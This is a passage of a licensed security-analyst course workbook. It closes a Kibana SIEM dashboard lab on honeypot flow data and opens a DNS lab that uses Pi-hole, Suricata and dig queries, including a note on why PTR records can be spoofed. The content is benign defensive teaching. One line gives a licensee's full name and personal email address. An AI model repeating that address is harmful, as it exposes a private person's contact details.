
Here we can see the ways we can modify the filter to suit our needs such as inverting it (Exclude results), temporarily disabling it, editing it, or deleting it, which will bring us back to the normal dashboard.

Click "Delete" to go back to the previous view.



You now have a fully-functional, filterable dashboard you can use to explore your data. Feel free to click around before ending the lab.

As an additional example of a dashboard that has more detail, click on the Dashboard icon on the left side of Kibana, then select the pre-saved "lab3.1 - Honeypot Dashboard" item as shown below:



This dashboard shows details from the IDS alert log, flows by port over time, and information about the HTTP transactions that were attempted, feel free to click around and explore.

## Lab Conclusion

In this lab you used the Elastic Stack as a SIEM to explore NetFlow style log data sourced from a research honeypot. Through selecting interesting columns and visualizations, you were able to create a useful dashboard for exploring the data trends and seeing the underlying patterns within it.

No matter which SIEM product you have, this is the type of setup that's very useful for spotting anomalies and other attack trends within your network. All it takes is a bit of data understanding, and the instructions to set it up in your specific SIEM.

All SIEMs are capable of grouping and visualizing data ways similar to what we did here. Therefore the focus of this lab was not "how to do this in Elastic" but rather **seeing the process of how to translate questions you have about your data into queries that are grouped by some parameter, and choosing what you would like to calculate on each of those groups**. This is an extremely common workflow when it comes to SIEM analysis and one that is crucial to understand.

Throughout this lab, we grouped based on destination IP address, as well as made a histogram (grouping by time slots) followed by sub-grouping based on a source country, to answer our questions about where the traffic to the honeypot was coming from, and what ports it was using. We could have created more complicated charts like grouping based on the source IP, and instead of counting, we could have summed the number of bytes transferred from that IP address, answering the question "Who used the most bandwidth talking to the honeypot?" We also could have used many other types of visualizations to answer further questions including information outside of the flow logs. The trick to effectively using a SIEM is knowing how to translate questions into the search parameters and visualization types that will bring you the answer.

In this lab, you have:

- Used the Elastic stack to search and view logs recorded from Suricata IDS
- Create a saved search with a useful set of columns
- Created visualizations to answer questions about the data using Buckets and Metrics to get used to grouping logs based on various characteristics
- Created a dashboard that lets you explore the NetFlow data in an interactive way

To shut down the services used for this lab go back to your terminal window (or open a new one) and enter the commands below:

```
cd /labs/1.3
docker-compose down
```

**Lab 1.3 is now complete!**

This page intentionally left blank.

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

## Lab 2.1 - Exploring DNS

### Objectives

- Run a DNS Server (Pi-Hole) to see how it accepts, records, and forwards requests
- Manually generate DNS requests from the command line to our Pi-Hole DNS server using "dig"
- Log in to the DNS server and see the information it records from client lookups
- Look at the packets of the DNS traffic in Wireshark
- Use Suricata IDS signatures to detect suspicious DNS requests
- Use DNS event logs recorded by Suricata to identify DNS tunneling in a SIEM

### Exercise Preparation

#### Warning

For this lab **an internet connection is required**. Open Firefox and attempt to load Google to check that the connection is operating correctly.



If you are not connected to the internet open a terminal in your VM desktop.



Once it is open, run the following command to tell your virtual machine to request a new DHCP lease. (If you need to type the password, it is `sec450` .

```
sudo dhclient -i ens33 -v
```

The output should end with a message that says `bound to [your new IP address]` . If this does not occur, inform your instructor.

Before starting this lab, you must start the required services. To do this, open a command terminal from the start bar.



Once the window is open, start the services by entering the following commands at the command line, you may have to enter the password "sec450" for the sudo commands. First start filebeat:

```
cd /labs/2.1  
sudo service filebeat start
```

You should not see any output from the filebeat command. Next, start the Suricata IDS, which will be used to capture our traffic:



```
sudo suricata -c /labs/2.1/data/suricata.yaml -S /labs/2.1/data/emerging-dns.rules  
-i ens33 -D
```

### Tip

Remember to use the copy to clipboard button - it will be very helpful for this lab!

After a moment (it may take a while for Suricata to start up depending on your CPU) you should see the following response, if you do not, please alert your instructor:

```
student@ubuntu:/labs/2.1$ sudo service filebeat start  
[sudo] password for student:  
student@ubuntu:/labs/2.1$ sudo suricata -c /labs/2.1/data/suricata.yaml -S /labs/2.1/data/emerging-dns.rules -i ens33 -D  
27/4/2019 -- 04:22:55 - <Notice> - This is Suricata version 4.1.3 RELEASE  
student@ubuntu:/labs/2.1$ █
```

Next we must stop the built-in DNS resolver, use the following command to stop the systemd-resolved service. Remember, the password for sudo commands is `sec450`.

```
sudo service systemd-resolved stop
```


Next start up Elasticsearch and Kibana using the following command:

```
cd /labs/2.1  
docker-compose up -d
```


### Note

At this point you will need to wait for a few moments for Elasticsearch, Kibana, and the Pi-hole DNS server to start up. Once Kibana successfully loads in your browser you are ready to go.

To test whether Kibana is ready, open Firefox by clicking on the icon in the top bar of the VM. Note there is an intermittent bug in this version that occasionally causes Kibana to fail to load. If Kibana never becomes available type `docker-compose restart kibana` on the same command line used to enter the commands above (in the `/labs/2.1` folder) and it give it a moment to restart, it should become available soon after.



Then click on the Kibana icon in the bookmarks toolbar:



If you see the Kibana page load, your services are ready and you can proceed. If you receive an error saying Kibana is not ready, try refreshing the page every few moments, if it doesn't resolve after roughly 1 minute, inform your instructor.

## Exercise Walkthrough Video

|

## Lab Steps

### 1. Manually generate DNS requests via dig

In the setup for this lab, we have started multiple services. To give you the full perspective of why we did that, here's what they are and why we started each:

- **Pi-Hole** - A forwarding DNS server which can service DNS requests, cache answers, and perform recursive lookups. It also comes with a very nice web GUI for setup and monitoring which we will use to see the requests from the DNS server perspective.
- **Suricata IDS** - Suricata will record a PCAP of all traffic, apply Snort-style IDS signatures to the traffic, and produce metadata events on all traffic it observes (regardless of signature matches).
- **Elasticsearch & Kibana** - Acting as our SIEM, Elasticsearch is the data store and Kibana is the front end for running searches and visualizing our data. It will store the event and alert logs we produce with Suricata.
- **Filebeat** - The Elastic stack file-logging agent that will read the log produced by Suricata (a JSON based log stored at `/var/log/suricata/eve.json`), parse it, and send it to Elasticsearch in real-time.

In the following steps we're going to manually generate DNS traffic by sending requests to the Pi-Hole server. The goal of this lab is to see DNS requests from multiple viewpoints. To achieve this, Suricata is recording metadata event logs and a PCAP. That means we will see how the traffic looks in 3 ways:

- "On the wire" from the PCAP

- Logs produced by Suricata observing the network traffic
- As logged by the DNS server itself

Now that we've started our DNS server and the IDS is recording traffic, go back to your terminal. We will use "dig", the DNS lookup utility to produce DNS requests. We will provide different command line arguments to dig to perform different types of DNS queries from the command line.

In your terminal, use the following command to send an A record request for SEC450.com to the Pi-Hole:

```
dig @127.0.0.1 sec450.com A
```

The format of this command is `dig [DNS server name] [lookup] [request type]`. Since the Pi-Hole is not the standard DNS server used by our virtual machine we must specify which server to ask (the `@127.0.0.1` argument), the second argument is the name we wish to resolve (`sec450.com`) and the third argument is the record type, "A" since we are doing an A record lookup.

You should see the following output showing the A record for `sec450.com`.

 **Note**

The IP address returned may slightly differ from this picture and the output may or may not include the Authority/Additional section, but the domain should successfully resolve to an IP address in the highlighted answer section and not give an error. If you see an error, ensure your virtual machine has internet connectivity.

```
student@ubuntu:/labs/1.2$ dig @127.0.0.1 sec450.com A
; <<>> DiG 9.11.3-lubuntu1.7-Ubuntu <<>> @127.0.0.1 sec450.com A
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8507
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:: udp: 4096
;; QUESTION SECTION:
sec450.com.                IN      A

;; ANSWER SECTION:
sec450.com.                300     IN      A      104.248.50.195
;; AUTHORITY SECTION:
sec450.com.                85993   IN      NS     chan.ns.cloudflare.com.
sec450.com.                85993   IN      NS     graham.ns.cloudflare.com.

;; ADDITIONAL SECTION:
chan.ns.cloudflare.com. 85138   IN      A      173.245.58.82
chan.ns.cloudflare.com. 81596   IN      AAAA   2400:cb00:2049:1::adf5:3a52
graham.ns.cloudflare.com. 68009   IN      A      173.245.59.171
graham.ns.cloudflare.com. 68009   IN      AAAA   2400:cb00:2049:1::adf5:3bab

;; Query time: 7 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Mon Jul 08 18:06:31 PDT 2019
;; MSG SIZE rcvd: 197
```


The items of interest in the **dig** output are highlighted

- The QUESTION section showing that we made an "A" record request about the hostname sec450.com
- The ANSWER section shows the returned answer given by the Pi-Hole server
- The SERVER line shows which server was used for the resolution.

Next, use the following command to send an TXT record request for SEC450.com:

```
dig @127.0.0.1 sec450.com TXT
```

You should see output similar to the following:

 Note

Output may not include the Authority/Additional section, and TXT record values may change over time.

```
student@ubuntu:/labs/1.2$ dig @127.0.0.1 sec450.com TXT
```

```
; <<>> DiG 9.11.3-lubuntu1.7-Ubuntu <<>> @127.0.0.1 sec450.com TXT
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 57027
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;sec450.com.                IN      TXT

;; ANSWER SECTION:
sec450.com.                300     IN      TXT     "Hello SEC450 lab 2.1! ;)"
sec450.com.                300     IN      TXT     "ca3-3a07b13e91e54fffae20c8b251e6c07a"

;; AUTHORITY SECTION:
sec450.com.                85820   IN      NS      chan.ns.cloudflare.com.
sec450.com.                85820   IN      NS      graham.ns.cloudflare.com.

;; ADDITIONAL SECTION:
chan.ns.cloudflare.com.  84965   IN      A       173.245.58.82
chan.ns.cloudflare.com.  81423   IN      AAAA    2400:cb00:2049:1::adf5:3a52
graham.ns.cloudflare.com. 67836   IN      A       173.245.59.171
graham.ns.cloudflare.com. 67836   IN      AAAA    2400:cb00:2049:1::adf5:3bab

;; Query time: 7 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Mon Jul 08 18:09:25 PDT 2019
;; MSG SIZE rcvd: 267
```

Next, take the IP address found from the previous "A" record request and use it to perform a "PTR" record lookup for the IP address of sec450.com. Using the results of the request above (104.248.50.195), we would make the following command for this step. (If the IP of sec450.com has changed, use the current IP instead.)

```
dig @127.0.0.1 -x 104.248.50.195
```

You should see the following output:

```
student@ubuntu:/labs/2.1$ dig @127.0.0.1 -x 104.248.50.195


; <<>> DiG 9.11.3-1ubuntu1.5-Ubuntu <<>> @127.0.0.1 -x 104.248.50.195
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60923
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;195.50.248.104.in-addr.arpa.    IN      PTR

;; ANSWER SECTION:
195.50.248.104.in-addr.arpa. 1799 IN     PTR     sec450.com.

;; Query time: 127 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Tue Mar 26 07:33:21 PDT 2019
;; MSG SIZE rcvd: 80
```

At the moment, the sec450.com domain is registered through **Namecheap.com** and the IP address (104.248.50.195) it is hosted on is a VPS at **DigitalOcean**. While all other DNS records types must be setup through the DNS settings at the registrar (Namecheap), the PTR record is not, **it is controlled by the company that owns the IP address**. That means that while all other record types (A, CNAME, TXT, ...) are configured through logging in to **Namecheap**, the PTR record is actually controlled at **DigitalOcean**. In the management console at **DigitalOcean**, the name of the VPS can be changed to anything, and whatever is entered in this box becomes the PTR record.






The box above is in the VPS settings in the **DigitalOcean** console. If I were to fill this out with some other hostname, the PTR lookup would reflect that, regardless of if it were "true" or not. This means I could fill this box in with "google.com" and anyone making a PTR record request for this IP would see "google.com" returned instead.

This disconnect is how and why A record lookups and PTR records do not always resolve a name faithfully, it is two different settings in two different locations! Imagine if I attacked your organization from the IP address 104.248.50.195 and, not having any other info, you performed a PTR record lookup and found it resolved to google.com, that might be confusing if you don't understand how this system works! The idea is to not place full trust in PTR records, they rely on the owner of the IP address to fill them out and a malicious actor may fill in a false answer, or leave the information blank.

Finally, let's check where the official name servers of sec450.com are with an NS request. Run the following command:

```
dig @127.0.0.1 sec450.com NS
```

 **Note**

Output may not include the Additional section, and NS record values may change over time.

You should see the following response:



```
student@ubuntu:/labs/1.2$ dig @127.0.0.1 sec450.com NS
; <<> DiG 9.11.3-lubuntu1.7-Ubuntu <<> @127.0.0.1 sec450.com NS
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 16059
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
sec450.com.                IN      NS

;; ANSWER SECTION:
sec450.com.                85659  IN      NS      chan.ns.cloudflare.com.
sec450.com.                85659  IN      NS      graham.ns.cloudflare.com.

;; ADDITIONAL SECTION:
chan.ns.cloudflare.com. 84804  IN      A        173.245.58.82
chan.ns.cloudflare.com. 81262  IN      AAAA    2400:cb00:2049:1::adf5:3a52
graham.ns.cloudflare.com. 67675  IN      A        173.245.59.171
graham.ns.cloudflare.com. 67675  IN      AAAA    2400:cb00:2049:1::adf5:3bab

;; Query time: 98 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Mon Jul 08 18:12:05 PDT 2019
;; MSG SIZE rcvd: 181
```

This tells us the official sec450.com DNS service is handled by `chan.ns.cloudflare.com` and `graham.ns.cloudflare.com`. Therefore, if we want a definitive answer on anything in the sec450.com zone, these are the authoritative name servers we can ask. They are the single "source of truth" for the `sec450.com` zone.


These servers are the free DNS service provided by Cloudflare. Since most people who own a domain do not want to run their own DNS servers, this is a common setup when purchasing your own domain name and wanting to protect it behind the Cloudflare service. Another option is using your registrar's free service (NameCheap in the case of sec450.com). Since DNS record creation can be managed through the free service offered by Namecheap, all DNS records are managed through logging into the domain management console on Namecheap and entering the desired entries. Here's how this currently looks (and what was subsequently cloned to Cloudflare DNS) to produce the results we've seen in this lab.

Type	Host	Value	TTL
<input type="checkbox"/> A Record	@	104.248.50.195	Automatic
<input type="checkbox"/> CNAME Record	www	sec450.com.	30 min
<input type="checkbox"/> TXT Record	@	Hello SEC450 lab 2.1! :)	Automatic


## 2. Log in to Pi-Hole to see the DNS server view of your requests

In this step we'll log in to the Pi-Hole server which resolved our requests in the previous step.

Open Firefox and click on the bookmark bar link to Pi-Hole. Once the page has loaded, click the Login tab on the left sidebar.

